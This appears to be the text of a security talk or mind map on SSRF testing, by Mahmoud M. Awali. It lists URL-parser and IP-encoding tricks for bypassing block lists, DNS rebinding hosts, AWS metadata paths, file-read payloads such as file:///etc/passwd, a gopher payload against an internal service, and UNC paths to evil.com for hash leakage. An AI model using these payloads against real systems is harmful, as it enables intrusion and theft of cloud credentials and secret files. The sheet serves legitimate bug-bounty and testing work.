- 192.168.0.0/16
- Don't forget numeric version!


SSRF
Search & Destroy
Bypass block list
A New Era Of SSRF Exploiting URL Parser by Orange Tsai
URL Parser Logic
http://evil$google.com
http://127.1.1.1:80\@127.2.2.2:80/
http://127.1.1.1:80\@@127.2.2.2:80/
0://evil.com:80;http://google.com:80/
Unicode Normalization
Address encoding
Octal: http://0177.0.0.01
Decimal: http://2130706433/
Hex: http://0x7f.0x0.0x0.0x1
Mixed: http://0177.0x0.0x0.1
Localhost Representation
http://0/
http://127.1
http://0.0.0.0
http://127.127.127.127
IPv6 Address
http://[::]:80
http://0000::1:80/
http://::1/server-status
Attacks
Attacks on SSRF client
SSRF to XXE
Fingerprint SSRF client
Bypass restrictions
Internal API
403 restrictions
Access to admin panel
File read
/proc/self/environ
C:/Windows/win.ini
Application log files
Application config files
SSRF to XSS
Cloud meta API
If Metadata v1 enabled
AWS
169.254.169.254/latest/user-data
169.254.169.254/latest/meta-data/hostname
169.254.169.254/latest/meta-data/ami-id
Check target IP to find out cloud provider
Internal network recon
Port scanning using errors or time delay
Fingerprint known HTTP services
Blind SSRF port scanning via DNS
Blind SSRF Exploitation by Wallarm
Redirect
Location: http://127.0.0.1
Redirect via controlled site
Location: gopher://127.0.0.1:11211/_data
Redirect with scheme changing
Chain of redirects via controlled site
target.com/?url=http://127.0.0.1
Open Redirect to allowed domain
Check various response codes: 201, 301, 302, 303, 307, 308
Bypass redirect protection
DNS
DNS pinning
evil.com -> 127.0.0.1
evil.com -> 169.254.169.254
DNS rebinding
Check tool http://1u.ms/
Known public DNS pinnings
localtest.me
169.254.169.254.xip.io
spoofed.burpcollaborator.net
Find target domain with A 127.0.0.1
Where to find?
File processing
HTML/PDF/Image Rendering
SSRF via ffmpeg AVI/M3U8
XXE: xml, docx, odt
SSRF via SVG
https://github.com/allanlw/svg-cheatsheet
Reverse Proxies Load Balancers
Cracking the lens by James Kettle
GET @evil.com HTTP/1.1
Headers: Host, Referer, X-Forwarded-For
Callbacks
Upload image/file by URL
URL preview
Brute GET/POST typical SSRF params
?url=
?link=
?uri=
Schemas
FTP
ftp:
tftp:
sftp:
HTTP
http:
https:
UNC Paths
\\127.0.0.1\$C\Windows\win.ini
\\evil.com\share
NetNTLM Hash Leakage
File read
file:///etc/passwd
netdoc:///etc/passwd
Other
jar:
Java Only
dict:
gopher:
Almost deprecated
ldap:

Thank You

Mahmoud M. Awali

@0xAwali